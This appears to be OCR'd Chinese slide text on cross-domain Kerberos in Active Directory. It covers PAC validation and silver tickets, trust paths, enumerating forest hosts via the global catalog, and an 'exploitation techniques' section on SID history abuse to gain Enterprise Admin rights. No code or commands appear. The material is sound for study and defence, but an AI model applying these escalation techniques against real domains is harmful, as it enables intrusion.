
B域如何如何认证A域用户的身份

同域内Kerberos



BTW:Service ticket里包含PAC，PAC被krbtgt hash签名. 但AP默认不验证PAC.
一旦AP开启PAC认证,silver ticket就会失效.并在DC上生成日志.

跨域内Kerberos设想



A域用户

1.KRB_AS_REQ

2.KRB_AS_REP(TGT)

3.KRB_TGS_REQ (TGT)


4.KRB_TGS_REP(service ticket)

A域KDC


A域DC没有B域SMB服务器的凭据
而且B域没有A域的krbtgt hash，也无法解密TGT

B域SMB\入职文档

跨域Kerberos认证



信任路径




Tips： 在林内任意一个子域中,可以通过global catalog获取林内所有机器的FQDN, 之后通过DNS解析即可获得林内IP分布

/05 几种利用手法

Case 1 同林内Sid history

Sid history

- 同林内域迁移场景。
- 利用:
  - 控制林内任意子域
  - EA属于universal组，可以包含林内任意域用户，该组用户属于域本地组administrators。




Administrators	安全组 - 本地域	管理员对计算机/域有不...
Backup Operators	安全组 - 本地域	备份操作员为了备份或...
Certificate Service DCOM Ac...	安全组 - 本地域	允许该组的成员连接到

Administrators 属性


成员(M):

名称	Active Directory 域服务文件夹
Administrator	test.com/Users
Domain Admins	test.com/Users
Enterprise Admins	test.com/Users


  - Sid filter默认不开，如果开的话，会影响跨域资源访问的程序



